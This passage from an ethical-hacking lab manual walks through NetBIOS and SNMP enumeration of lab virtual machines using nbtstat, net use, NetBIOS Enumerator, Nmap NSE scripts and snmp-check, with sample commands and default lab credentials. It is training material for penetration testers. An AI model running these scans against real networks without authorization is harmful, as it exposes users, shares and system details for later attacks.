5. The result appears, displaying the NetBIOS name table of a remote computer (in this case, the **WINDOWS10** virtual machine), as shown in the screenshot.




Figure 1.1.1: Nbtstat Remote Machine Name Table

TASK 1.2

View the Contents of the NetBIOS Name Cache

6. In the same **Command Prompt** window, type **nbtstat -c** and press **Enter**.

Note: In this command, **-c** lists the contents of the NetBIOS name cache of the remote computer.

7. The result appears, displaying the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.

Note: It is possible to extract this information without creating a **null session** (an unauthenticated session).




Figure 1.1.2: Nbtstat Remote Cache Name Table

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

View Shared Resources

Net use connects a computer to, or disconnects it from, a shared resource. It also displays information about computer connections.

8. Now, type **net use** and press **Enter**. The output displays information about the target such as connection status, shared folder/drive and network information, as shown in the screenshot.




Figure 1.1.3: Nbtstat displaying shared folder

9. This concludes the demonstration of performing NetBIOS enumeration using Windows command-line utilities such as Nbtstat and Net use.
10. Close all open windows and document all the acquired information.

TASK 2

Perform NetBIOS Enumeration using NetBIOS Enumerator

Here, we will use the NetBIOS Enumerator to perform NetBIOS enumeration on the target network.

Note: We will use a **Windows 10** virtual machine to target **Windows Server 2016** and **Windows Server 2019** virtual machines.

TASK 2.1

Launch NetBIOS Enumerator

1. Before beginning this task, start the **Windows Server 2016** virtual machine. Ensure that the **Windows Server 2019** and **Windows 10** virtual machines are also running.
2. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator** and double-click **NetBIOS Enumerater.exe**.

Note: If the **Open - File Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NetBIOS Enumerator is a tool that enables the use of remote network support and several other techniques such as SMB (Server Message Block). It is used to enumerate details such as NetBIOS names, usernames, domain names, and MAC addresses for a given range of IP addresses.

3. The **NetBIOS Enumerator** main window appears, as shown in the screenshot.




Figure 1.2.1: The NetBIOS Enumerator main window

TASK 2.2

Perform Scan

4. Under **IP range to scan**, enter an **IP range** in the **from** and **to** fields and click the **Scan** button to initiate the scan (In this example, we are targeting the IP range **10.10.10.15**-**10.10.10.20**).

Note: The IP range might differ in your lab environment.




Figure 1.2.2: NetBIOS Enumerator with IP range to scan

5. NetBIOS Enumerator scans for the provided IP address range. On completion, the scan results are displayed in the left pane, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Debug window** section in the right pane shows the scanning range of IP addresses and displays **Ready!** after the scan is finished.




Figure 1.2.3: NetBIOS Enumerator results

Note: The scan result might differ in your lab environment.

TASK 2.3

Examine the Results

7. Click on the expand icon (**+**) to the left of the **10.10.10.16** and **10.10.10.19** IP addresses in the left pane of the window. Then click on the expand icon to the left of **NetBIOS Names** to display NetBIOS details of the target IP address, as shown in the screenshot.

Note: The result might differ in your lab environment.




Figure 1.2.4: NetBIOS Enumerator NetBIOS Names section

8. This concludes the demonstration of performing NetBIOS enumeration using NetBIOS Enumerator. This enumerated NetBIOS information can be used to strategize an attack on the target.
9. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Perform NetBIOS Enumeration using an NSE Script

Here, we will run the nbstat script to enumerate information such as the name of the computer and the logged-in user.

TASK 3.1

Launch Nmap - Zenmap GUI

1. In the **Windows 10** virtual machine, click on the **Start** button on the left-bottom corner of **Desktop** and launch **Nmap - Zenmap GUI** from the applications, as shown in the screenshot.




Figure 1.3.1: Launch Nmap: Zenmap

TASK 3.2

Enumeration using Stealth Scan

2. The **Zenmap** window appears. In the **Command** field, type the command **nmap -sV -v --script nbstat.nse <Target IP Address>** (in this example, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sV** detects the service versions, **-v** enables the verbose output (that is, includes all hosts and ports in the output), and **--script nbtstat.nse** performs the NetBIOS enumeration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NSE allows users to write (and share) simple scripts to automate a wide variety of networking tasks. NSE scripts can be used for discovering NetBIOS shares on the network. Using the nbstat NSE script, for example, you can retrieve the target's NetBIOS names and MAC addresses. Moreover, increasing verbosity allows you to extract all names related to the system.

3. The scan results appear, displaying the open ports and services, along with their versions. Displayed under the **Host script results** section are details about the target system such as the NetBIOS name, NetBIOS user, and NetBIOS MAC address, as shown in the screenshot.




Figure 1.3.2: The Stealth scan output using Zenmap

TASK 3.3

Enumeration using UDP Scan

4. In the **Command** field of **Zenmap**, type **nmap -sU -p 137 -script nbstat.nse <Target IP Address>** (in this case, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sU** performs a UDP scan, **-p** specifies the port to be scanned, and **--script nbtstat.nse** performs the NetBIOS enumeration.

5. The scan results appear, displaying the open NetBIOS port (137) and, under the **Host script results** section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system, as shown in the screenshot.

Other tools may also be used to perform NetBIOS enumeration on the target network such as **Global Network Inventory** (http://www.magnetosoft.com), **Advanced IP Scanner** (http://www.advanced-ip-scanner.com), **Hyena** (https://www.systemtools.com), and **Nsauditor Network Security Auditor** (https://www.nsauditor.com).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.3: The UDP scan output using Zenmap

6. This concludes the demonstration of performing NetBIOS enumeration using an NSE script.
7. Close all open windows and document all the acquired information.
8. Turn off the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform SNMP Enumeration

SNMP enumeration uses SNMP to obtain a list of user accounts and devices on a target system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or penetration tester, your next step is to carry out SNMP enumeration to extract information about network resources (such as hosts, routers, devices, and shares) and network information (such as ARP tables, routing tables, device-specific information, and traffic statistics).

Using this information, you can further scan the target for underlying vulnerabilities, build a hacking strategy, and launch attacks.

Lab Objectives

- Perform SNMP enumeration using snmp-check
- Perform SNMP enumeration using SoftPerfect Network Scanner

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- SoftPerfect Network Scanner located at **Z:\CEHv11 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
- You may also download the latest version of SoftPerfect Network Scanner from its official website. If you do so, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of SNMP Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP (User Datagram Protocol) and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on networking devices on Windows and UNIX networks. WSS

SNMP enumeration uses SNMP to create a list of the user accounts and devices on a target computer. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Lab Tasks

TASK 1

Perform SNMP Enumeration using snmp-check

snmp-check is a tool that enumerates SNMP devices, displaying the output in a simple and reader-friendly format. The default community used is "public." As an ethical hacker or penetration tester, it is imperative that you find the default community strings for the target device and patch them up.

Here, we will use the snmp-check tool to perform SNMP enumeration on the target IP address.

Note: We will use a **Parrot Security** (10.10.10.13) virtual machine to target a **Windows Server 2016** (10.10.10.16) virtual machine.

1. Start the **Parrot Security** and **Windows Server 2016** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.1.3: Running the programs as a root user

Note: Before starting SNMP enumeration, we must first discover whether the SNMP port is open. SNMP uses port 161 by default; to check whether this port is opened, we will first run Nmap port scan.

TASK 1.1

Check the SNMP Port Status

7. In the **Parrot Terminal** window, type **nmap -sU -p 161 <Target IP address>** (in this example, the target IP address is **10.10.10.16**) and press **Enter.**

Note: **-sU** performs a UDP scan and **-p** specifies the port to be scanned.




Figure 2.1.4: Performing the Nmap UDP scan

8. The results appear, displaying that port 161 is **open**/**filtered** and being used by SNMP, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.5: Nmap UDP scan result

TASK 1.2

Perform SNMP Enumeration

9. We have established that the SNMP service is running on the target machine. Now, we shall exploit it to obtain information about the target system.
10. In the **Parrot Terminal** window, type **snmp-check <Target IP Address>** (in this example, the target IP address is **10.10.10.16**) and press **Enter**.
11. The result appears as shown in the screenshot. It reveals that the extracted SNMP port 161 is being used by the default "public" community string.

Note: If the target machine does not have a valid account, no output will be displayed.

12. The snmp-check command enumerates the target machine, listing sensitive information such as **System information** and **User accounts**.

